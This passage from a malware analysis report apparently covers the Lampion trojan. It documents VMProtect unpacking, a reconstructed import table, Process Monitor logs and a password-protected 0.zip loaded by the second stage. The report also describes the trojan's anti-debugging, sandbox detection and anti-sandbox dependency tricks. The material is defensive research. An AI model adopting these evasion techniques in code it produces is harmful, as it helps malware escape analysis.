
However, once the malware is protected with VMProtector, it is not possible to decompile the binary source-code.

Disassembling – Deep inside

By disassembling it, it is possible to get a binary dump by indicating the potential OEP (original entry point). Although part of the binary code remains obfuscated and protected, through this technique, it was possible to get some details about the inner structure of the malware.



```
77354F10      8BFF            mov edi,edi                                   VirtualProtect
77354F12      55              push ebp
77354F13      8BEC            mov ebp,esp
77354F15      51              push ecx
77354F16      51              push ecx
77354F17      8B45 0C         mov eax,dword ptr ss:[ebp+C]
77354F1A      56              push esi                                      esi:sub_7FA2A8+CE
77354F1B      FF75 14         push dword ptr ss:[ebp+14]
77354F1E      8945 FC         mov dword ptr ss:[ebp-4],eax
77354F21      FF75 10         push dword ptr ss:[ebp+10]
77354F24      8B45 08         mov eax,dword ptr ss:[ebp+8]
77354F27      8945 F8         mov dword ptr ss:[ebp-8],eax
77354F2A      8D45 FC         lea eax,dword ptr ss:[ebp-4]
77354F2D      50              push eax
77354F2E      8D45 F8         lea eax,dword ptr ss:[ebp-8]
77354F31      50              push eax
77354F32      6A FF           push FFFFFFFF
77354F34      FF15 24374077   call dword ptr ds:[<&ZwProtectVirtualMemory>]
77354F3A      8BF0            mov esi,eax                                   esi:sub_7FA2A8+CE
77354F3C      85F6            test esi,esi                                  esi:sub_7FA2A8+CE
77354F3E   v  0F88 31CF0200   js kernelbase.77381E75
77354F44   >  33C0            xor eax,eax
77354F46      40              inc eax
77354F47   >  5E              pop esi                                       esi:sub_7FA2A8+CE
77354F48      8BE5            mov esp,ebp
77354F4A      5D              pop ebp
77354F4B      C2 1000         ret 10                                        virtualprotector
77354F4E      CC              int3
```



7324 - P-19-2.exe - C:\Users\root\Desktop\P-19-2.exe

```
? (4737) FThunk: 003C303C
winspool.drv (5) FThunk: 003E0A18
comctl32.dll (36) FThunk: 003E0A30
shell32.dll (7) FThunk: 003E0AC4
user32.dll (212) FThunk: 003E0AE4
version.dll (3) FThunk: 003E0E38
oleaut32.dll (12) FThunk: 003E0E48
advapi32.dll (17) FThunk: 003E0E7C
netapi32.dll (2) FThunk: 003E0EC4
msvcrt.dll (6) FThunk: 003E0ED0
kernel32.dll (53) FThunk: 003E0EEC
? (1) FThunk: 003E0FC0
```

OEP 00401000
VA 007C3010
Size 0001E318

```
getApiByVirtualAddress :: No Api found 6FD61D59
getApiByVirtualAddress :: No Api found 76B64686
getApiByVirtualAddress :: No Api found 75B54585
getApiByVirtualAddress :: No Api found 756F7920
IAT parsing finished, found 567 valid APIs, missed 4739 APIs
DIRECT IMPORTS - Found 0 possible direct imports with 0 unique APIs!
```


Imports: 5306 Invalid: 4739 Imagebase: 00400000 P-19-2.exe

Figure 24: *Dumping the binary code, building the binary IAT and get internal details on how it works.*

The extracted file has its partial IAT messed up and the name of each function does not appear because its respective virtual addressing is necessary to convert it to a raw addressing. This is a result of the VMProtector 3.x.

After the partially unpacked binary, we can see some functions it is using, namely:

- **ShowWindow**: Sets the specified window's show state.
- **GetWindowTextW**: Copies the text of the specified window's title bar.
- **IsDialogMessageW**: Determines whether a message is intended for the specified dialog box.
- **GetDesktopWindow**: Retrieves a handle to the desktop window.
- **GetCursorPos**: Retrieves the position of the mouse cursor, in screen coordinates.
- **GetMenuState**: Retrieves the menu flags associated with the specified menu item.
- **GetKeyboardLayoutNameW**: Retrieves the name of the active input locale identifier.
- **OpenClipboard**: Opens the clipboard for examination.
- **EnumDisplayMonitors**: It enumerates display monitors.



Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
003EAAFF	N/A	003ECF10	003ECF14	003ECF18	003ECF1C	003ECF20
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
winspool.drv	5	003F3905	00000000	00000000	003F3221	003EF000
comctl32.dll	36	003F391D	00000000	00000000	003F7636	003EF018
shell32.dll	7	003F39B1	00000000	00000000	003F189C	003EF0AC
user32.dll	212	003F39D1	00000000	00000000	003F82FF	003EF0CC
version.dll	3	003F3D25	00000000	00000000	003F239A	003EF420
oleaut32.dll	12	003F3D35	00000000	00000000	003EE962	003EF430
advapi32.dll	17	003F3D69	00000000	00000000	003F4AAC	003EF464
netapi32.dll	2	003F3DB1	00000000	00000000	003F193D	003EF4AC
msvcrt.dll	6	003F3DBD	00000000	00000000	003FA812	003EF4B8
kernel32.dll	149	003F3DD9	00000000	00000000	003F131D	003EF4D4
ole32.dll	8	003F4031	00000000	00000000	003FAA46	003EF72C
gdi32.dll	112	003F4055	00000000	00000000	003F98E4	003EF750
kernel32.dll	1	003F4219	00000000	00000000	003F131D	003EF914

OFTs	FTs (IAT)	Hint	Name
003E6289	003E1984	003E71B5	003E71B7
Dword	Dword	Word	szAnsi
003F18A8	003F18A8	0000	CallNextHookEx
003F5016	003F5016	0000	ShowWindow
003F103A	003F103A	0000	SetForegroundWindow
003F855E	003F855E	0000	GetWindowTextW
003F49B5	003F49B5	0000	GetAsyncKeyState
003F322E	003F322E	0000	GetWindowTextLengthW
003F23B0	003F23B0	0000	IsDialogMessageW
003F8100	003F8100	0000	DestroyWindow
003F67B3	003F67B3	0000	RegisterClassW
003FA946	003FA946	0000	EndMenu
003F5CE9	003F5CE9	0000	CharNextW
003F8553	003F8553	0000	GetFocus
003FA481	003FA481	0000	GetDC
003FA81D	003FA81D	0000	GetKeyNameTextW
003F70B8	003F70B8	0000	GetDesktopWindow
003F72A9	003F72A9	0000	SetCursorPos
003F179B	003F179B	0000	GetCursorPos
003F3374	003F3374	0000	SetMenu
003FA0FB	003FA0FB	0000	GetMenuState
003EE420	003EE420	0000	GetMenu
003F1EF7	003F1EF7	0000	GetKeyboardLayoutNameW
003F7B10	003F7B10	0000	OpenClipboard
003FA172	003FA172	0000	TranslateMessage
003F143A	003F143A	0000	MapWindowPoints
003F89BB	003F89BB	0000	EnumDisplayMonitors
003F6811	003F6811	0000	CallWindowProcW
003F89A3	003F89A3	0000	CountClipboardFormats
003F13A4	003F13A4	0000	CloseClipboard


Figure 25: *Functions used to get details about the victim's computer.*

During the static analysis, we identified some functions such as ***HideFromDebugger*** *and* ***IsDebuggerPresent,*** and even the library **SBIEDLL.DLL** which aims to detect if the program is running in a virtual environment.

Lampion – Dynamic Analysis


At the moment, the file 0.zip has not been used (the second one that was downloaded and presented in Figure 16).

When the Lampion is running, it will try to read the 0.zip file from the same directory where it is executing (AppData, in this case).



Time ...	Process Name	P	Operation	Path	Result	Detail
10:25:...	P-19-2.exe	3	ReadFile	C:\Users\root\Desktop\P-19-2.exe	SUCCESS	Offset: 2,475,008, Leng
10:25:...	P-19-2.exe	3	ReadFile	C:\Users\root\Desktop\P-19-2.exe	SUCCESS	Offset: 2,442,240, Leng
10:25:...	P-19-2.exe	3	CreateFile	C:\Users\root\Desktop\0.zip	NAME NOT FOUND	Desired Access: Read A
10:25:...	P-19-2.exe	3	CreateFile	C:\Users\root\Desktop\0.zip	NAME NOT FOUND	Desired Access: Read A
10:25:...	P-19-2.exe	3	ReadFile	C:\Users\root\Desktop\P-19-2.exe	SUCCESS	Offset: 2,290,688, Leng
10:25:...	P-19-2.exe	3	CreateFile	C:\Users\root\Desktop\0.zip	SUCCESS	Desired Access: Generi
10:25:...	P-19-2.exe	3	CreateFile	C:\Users\root\Desktop	SUCCESS	Desired Access: Read A
10:25:...	P-19-2.exe	3	QueryBasicInfor...	C:\Users\root\Desktop	SUCCESS	CreationTime: 9/7/2018
10:25:...	P-19-2.exe	3	CloseFile	C:\Users\root\Desktop	SUCCESS	
10:25:...	P-19-2.exe	3	CloseFile	C:\Users\root\Desktop\0.zip	SUCCESS	

Figure 26: *0.zip file not found and a popup message is presented. The malware terminates its execution.*




P-19-2

List index out of bounds (0)

The 0.zip file was not found (the second file downloaded by VBScript). By submitting the executable file to sandboxes on the Internet, it will never be run derived from this dependency. This can be seen as a mechanism for a dynamic analysis not to be performed properly.


By fixing this detail, we can validate that malware actually can read the file.



10:36:...	P-19-2.exe	7	QueryStandardI...	C:\Users\root\AppData\Local\Microsoft\Windows\E...	SUCCESS	AllocationSize: 3,145,728, EndOfFile: 3,145,728, NumberOfLinks: 1, DeletePending: False, Directory: False
10:36:...	P-19-2.exe	7	CreateFile	C:\Users\root\Desktop\0.zip	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenRes...
10:36:...	P-19-2.exe	7	QueryBasicInfor...	C:\Users\root\Desktop\0.zip	SUCCESS	CreationTime: 12/19/2019 10:25:24 PM, LastAccessTime: 12/19/2019 10:32:57 PM, LastWriteTime: 12/19/2019 7:18:22 PM, ChangeTime: 12/19/2019 10:31:4...
10:36:...	P-19-2.exe	7	CloseFile	C:\Users\root\Desktop\0.zip	SUCCESS	
10:36:...	P-19-2.exe	7	CreateFile	C:\Users\root\Desktop\0.zip	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenRes...
10:36:...	P-19-2.exe	7	QueryBasicInfor...	C:\Users\root\Desktop\0.zip	SUCCESS	CreationTime: 12/19/2019 10:25:24 PM, LastAccessTime: 12/19/2019 10:32:57 PM, LastWriteTime: 12/19/2019 7:18:22 PM, ChangeTime: 12/19/2019 10:31:4...
10:36:...	P-19-2.exe	7	CloseFile	C:\Users\root\Desktop\0.zip	SUCCESS	
10:36:...	P-19-2.exe	7	CreateFile	C:\Users\root\Desktop\0.zip	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenRes...
10:36:...	P-19-2.exe	7	QueryNetwork...	C:\Users\root\Desktop\0.zip	SUCCESS	CreationTime: 12/19/2019 10:25:24 PM, LastAccessTime: 12/19/2019 10:32:57 PM, LastWriteTime: 12/19/2019 7:18:22 PM, ChangeTime: 12/19/2019 10:31:4...
10:36:...	P-19-2.exe	7	CloseFile	C:\Users\root\Desktop\0.zip	SUCCESS	
10:36:...	P-19-2.exe	7	CreateFile	C:\Users\root\Desktop\0.zip	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: N, ShareMode: Read, Write, AllocationSize: n...
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 0, Length: 4, Priority: Normal
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 0, Length: 4,096, I/O Flags: Non-cached, Paging I/O, Priority: Normal
10:36:...	P-19-2.exe	7	QueryStandardI...	C:\Users\root\Desktop\0.zip	SUCCESS	AllocationSize: 5,156,864, EndOfFile: 5,156,017, NumberOfLinks: 1, DeletePending: False, Directory: False
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,995, Length: 22
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,152,768, Length: 3,249, I/O Flags: Non-cached, Paging I/O, Priority: Normal
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,995, Length: 22
10:36:...	P-19-2.exe	7	CloseFile	C:\Users\root\Desktop\0.zip	SUCCESS	
10:36:...	P-19-2.exe	7	CreateFile	C:\Users\root\Desktop\0.zip	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: N, ShareMode: Read, Write, AllocationSize: n...
10:36:...	P-19-2.exe	7	CreateFile	C:\Users\root\Desktop	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenRes...
10:36:...	P-19-2.exe	7	QueryBasicInfor...	C:\Users\root\Desktop	SUCCESS	CreationTime: 9/7/2018 2:02:13 PM, LastAccessTime: 12/19/2019 10:36:52 PM, LastWriteTime: 12/19/2019 10:29:23 PM, ChangeTime: 12/19/2019 10:29:23 ...
10:36:...	P-19-2.exe	7	CloseFile	C:\Users\root\Desktop	SUCCESS	
10:36:...	P-19-2.exe	7	QueryStandardI...	C:\Users\root\Desktop\0.zip	SUCCESS	AllocationSize: 5,156,864, EndOfFile: 5,156,017, NumberOfLinks: 1, DeletePending: False, Directory: False
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 0, Length: 4, Priority: Normal
10:36:...	P-19-2.exe	7	QueryStandardI...	C:\Users\root\Desktop\0.zip	SUCCESS	AllocationSize: 5,156,864, EndOfFile: 5,156,017, NumberOfLinks: 1, DeletePending: False, Directory: False
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,995, Length: 22
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,995, Length: 22
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,880, Length: 4
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,884, Length: 2
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,886, Length: 2
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,888, Length: 2
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,890, Length: 2
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,892, Length: 2
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,894, Length: 2
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,896, Length: 4
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,900, Length: 4
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,904, Length: 4
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,908, Length: 2
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,910, Length: 2
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,912, Length: 2
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,914, Length: 2
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,916, Length: 2
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,918, Length: 4
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,922, Length: 4
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,926, Length: 33
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 5,155,959, Length: 36
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 0, Length: 4
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 4, Length: 2
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 6, Length: 2
10:36:...	P-19-2.exe	7	ReadFile	C:\Users\root\Desktop\0.zip	SUCCESS	Offset: 8, Length: 2

Figure 27*: 0.zip file is now accessed by Lampion and its content is loaded.*

The 0.zip file is a compressed file with a DLL inside it with additional code. But the file is protected with a password. Only the 2nd stage (Lampion) has that password inside.



0% Extracting C:\Users\root\Desktop\0.zip

Elapsed time: 00:00:15
Remaining time:
Files: 0
Compression ratio:
Total size: 5260 K
Speed:
Processed: 0
Compressed size: 0

Extracting
你的一群葡萄牙人的吸盤

Enter password

Enter password:

☑ Show password

Figure 28: *0.zip file protected by a password hardcoded inside the malware 2nd stage (Lampion trojan).*

This can be seen as yet another anti-reversing mechanism introduced by malware authors.

To get details about the library inside the 0.zip file, we analyzed the 2nd stage and identified the right moment the file is unzipped to obtain the password hardcoded from memory (as it is obfuscated).

